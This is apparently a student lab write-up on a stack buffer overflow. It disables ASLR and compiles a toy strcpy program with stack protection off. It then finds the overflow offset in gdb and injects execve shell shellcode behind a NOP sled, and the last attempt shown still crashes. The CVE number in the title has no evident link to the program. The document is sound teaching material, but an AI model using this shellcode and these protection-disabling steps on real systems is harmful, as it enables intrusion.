
# Buffer Overflow

**CVE-2019-14816**



**Ovitigala N.M.O**

**IT19145044**

## What is BufferOverFlow?

A buffer is a temporary area for data storage. When more data (than was originally allocated to be stored) gets placed by a program or system process, the extra data overflows. It causes some of that data to leak out into other buffers, which can corrupt or overwrite whatever data they were holding.

In a buffer-overflow attack, the extra data sometimes holds specific instructions for actions intended by a hacker or malicious user; for example, the data could trigger a response that damages files, changes data or unveils private information.

Attacker would use a buffer-overflow exploit to take advantage of a program that is waiting on a user’s input. There are two types of buffer overflows:


- stack-based
- heap-based

Heap-based which are difficult to execute and the least common of the two, attack an application by flooding the memory space reserved for a program. Stack-based buffer overflows, which are more common among attackers, exploit applications and programs by using what is known as a stack: memory space used to store user input.

## Disable memory randomization & Enable core dumps

### •Disabling memory randomization

```
$ cat /proc/sys/kernel/randomize_va_space
```




```
nadda@Nadda:~/Documents$ cat /proc/sys/kernel/randomize_va_space
0
nadda@Nadda:~/Documents$
```

### Understanding ASLR


In 2001 the term ASLR was first introduced as a patch to the Linux kernel. Its main goal was to randomize memory segments to make abuse by malicious programs harder. A normal program consists of several components, which are loaded into memory and flagged with special properties. Some pieces of the program are executable bits, others are normal data. Before going into these properties, let's first determine the main goal of a program. Simply said, it should have a start procedure, maintain itself, and finally end. For some programs this whole cycle can take milliseconds, others may take years to complete. It all depends on the program, its stability and how often a system is rebooted.

```
$ sudo bash -c 'echo "kernel.randomize_va_space = 0" >> /etc/sysctl.conf'
```



```
nadda@Nadda:~/Documents$ sudo bash -c 'echo "kernel.randomize_va_space = 0" >> /etc/sysctl.conf'
[sudo] password for nadda:
nadda@Nadda:~/Documents$
```


```
$ sudo sysctl -p
```



```
nadda@Nadda:~/Documents$ sudo sysctl -p
[sudo] password for nadda:
kernel.randomize_va_space = 0
```

**Again ASLR checking**


```
$ cat /proc/sys/kernel/randomize_va_space
```



```
nadda@Nadda:~/Documents$ cat /proc/sys/kernel/randomize_va_space
0
nadda@Nadda:~/Documents$
```


- **Enabling core dumps**

```
$ ulimit -c unlimited
```



```
nadda@Nadda:~/Documents$ ulimit -c unlimited
nadda@Nadda:~/Documents$
```

```
$ ulimit -c
```




```
nadda@Nadda:~/Documents$ ulimit -c
unlimited
nadda@Nadda:~/Documents$
```

verify "unlimited".

## C Program

```
#include <stdio.h>
#include <string.h>
int main (int argc, char *argv[])
{
        char buf[512];
        strcpy(buf, argv[1]);
        return 0;
}
```

```
$ gcc -o snp -fno-stack-protector -z execstack snp.c
```



```
nadda@Nadda:~/Documents$ gcc -o snp -fno-stack-protector -z execstack snp.c
nadda@Nadda:~/Documents$ 
```


The prologue of a function stores a guard variable onto the stack frame. Before returning from the function, the function epilogue checks the guard variable to make sure that it has not been overwritten. A guard variable that is overwritten indicates a buffer overflow, and the checking code alerts the run-time environment.

- -fno-stack-protector : Removes the canary value at the end of the buffer
- -m32 : Sets the program to compile into a 32 bit program
- -z execstack : Makes the stack executable

## GDB Commands

•Open “snp” file to debugging.....

```
$gdb snp
```




```
nadda@Nadda:~/Documents$ gdb snp
GNU gdb (Debian 9.1-3) 9.1
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from snp...
(No debugging symbols found in snp)
(gdb) 
```

- Run as argument “sliit”

```
$run sliit
```

- Assembly language instructions


```
$ set disassembly-flavor intel
$ disassemble main
```



```
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
   0x0000555555555135 <+0>:     push   rbp
   0x0000555555555136 <+1>:     mov    rbp,rsp
   0x0000555555555139 <+4>:     sub    rsp,0x210
   0x0000555555555140 <+11>:    mov    DWORD PTR [rbp-0x204],edi
   0x0000555555555146 <+17>:    mov    QWORD PTR [rbp-0x210],rsi
   0x000055555555514d <+24>:    mov    rax,QWORD PTR [rbp-0x210]
   0x0000555555555154 <+31>:    add    rax,0x8
   0x0000555555555158 <+35>:    mov    rdx,QWORD PTR [rax]
   0x000055555555515b <+38>:    lea    rax,[rbp-0x200]
   0x0000555555555162 <+45>:    mov    rsi,rdx
   0x0000555555555165 <+48>:    mov    rdi,rax
   0x0000555555555168 <+51>:    call   0x555555555030 <strcpy@plt>
   0x000055555555516d <+56>:    mov    eax,0x0
   0x0000555555555172 <+61>:    leave
   0x0000555555555173 <+62>:    ret
End of assembler dump.
```

•Create break point


```
$ break *0x0000555555555172
```



```
(gdb) break *0x0000555555555172
Breakpoint 1 at 0x555555555172
```

•Run as argument 512 number 0f “a”


```
$run $(python -c "print('a'*512)")
```



```
(gdb) run $(python -c "print('a'*512)")
Starting program: /home/nadda/Documents/snp $(python -c "print('a'*512)")

Breakpoint 1, 0x0000555555555172 in main ()
```

•Looking in to the memory

```
$ x/200x $rsp-550
```




```
0x7fffffffdd3a: 0x00000000      0xb0260000      0x00006562      0x00000000
0x7fffffffdd4a: 0x00000000      0xe7300000      0x7ffff7ff      0xdf800000
0x7fffffffdd5a: 0x7fffffff      0x00000000      0x00000000      0xe1900000
0x7fffffffdd6a: 0x7ffff7ff      0x00000000      0x00000000      0x516d0000
0x7fffffffdd7a: 0x55555555      0xe0780000      0x7fffffff      0xde180000
0x7fffffffdd8a: 0x0002ffff      0x61610000      0x61616161      0x61616161
0x7fffffffdd9a: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffddaa: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffddba: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffddca: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffddda: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffddea: 0x61616161      0x61616161      0x61616161      0x61616161
--Type <RET> for more, q to quit, c to continue without paging--
0x7fffffffddfa: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffde0a: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffde1a: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffde2a: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffde3a: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffde4a: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffde5a: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffde6a: 0x61616161      0x61616161      0x61616161      0x61616161
(gdb) 
```

Note : ‘a’ ascii value = 61


•Delete break point

```
$ info break
$ del 1
```


```
(gdb) info break
Num     Type           Disp Enb Address            What
1       breakpoint     keep y   0x0000555555555172 <main+61>
        breakpoint already hit 1 time
(gdb) del 1
```


•Let’s get overflow

```
$ run $(python -c "print('a'*600)")
```


```
(gdb) run $(python -c "print('a'*600)")
Starting program: /home/nadda/Documents/snp $(python -c "print('a'*600)")

Program received signal SIGSEGV, Segmentation fault.
0x0000555555555173 in main ()
```


•x/200x $rsp-550

```
$ x/200x $rsp-550
```


```
(gdb) x/200x $rsp-550
0x7fffffffdd22: 0x00000000      0x516d0000      0x55555555      0xe0280000
0x7fffffffdd32: 0x7fffffff      0xddc80000      0x0002ffff      0x61610000
0x7fffffffdd42: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffdd52: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffdd62: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffdd72: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffdd82: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffdd92: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffdda2: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffddb2: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffddc2: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffddd2: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffdde2: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffddf2: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffde02: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffde12: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffde22: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffde32: 0x61616161      0x61616161      0x61616161      0x61616161
0x7fffffffde42: 0x61616161      0x61616161      0x61616161      0x61616161
```

•Checking Bufferover point


```
$ run $(python -c "print('a'*525)")
```


```
(gdb) run $(python -c "print('a'*525)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/nadda/Documents/snp $(python -c "print('a'*525)")

Program received signal SIGSEGV, Segmentation fault.
0x0000006161616161 in ?? ()
```

Copying ‘a’ value to register. There are five ‘a’ values copied to register. So 525-5=520

• run $(python -c "print('a'*520)")

```
$ run $(python -c "print('a'*520)")
```



```
(gdb) run $(python -c "print('a'*520)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/nadda/Documents/snp $(python -c "print('a'*520)")

Program received signal SIGSEGV, Segmentation fault.
0x00007ffff7e1ce02 in __libc_start_main (main=0x555555555135 <main>, argc=2, argv=0x7fffffffe078,
    init=<optimized out>, fini=<optimized out>, rtld_fini=<optimized out>, stack_end=0x7fffffffe068)
    at ../csu/libc-start.c:308
308     ../csu/libc-start.c: No such file or directory.
```


- Inject Shellcode Code

“\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05'+'\x41'*43”

Shell Code Size=70,

So 520-70=450,


```
$run $(python -c“print('\x90'*450+'\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05'+'\x41'*43)”)
```



```
(gdb) run $(python -c "print('\x90'*450+'\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb
\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05'+'\x41'*43)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/nadda/Documents/snp $(python -c "print('\x90'*450+'\x31\xc0\x48\xbb\xd1\x9d\x
96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05'+'\x41'*43)")

Program received signal SIGSEGV, Segmentation fault.
0x00007ffff7e1ce02 in __libc_start_main (main=0x555555555135 <main>, argc=2, argv=0x7fffffffe078,
    init=<optimized out>, fini=<optimized out>, rtld_fini=<optimized out>, stack_end=0x7fffffffe068)
    at ../csu/libc-start.c:308
308     ../csu/libc-start.c: No such file or directory.
(gdb) 
```

- x/200x $rsp-550

```
$ x/200x $rsp-550
```



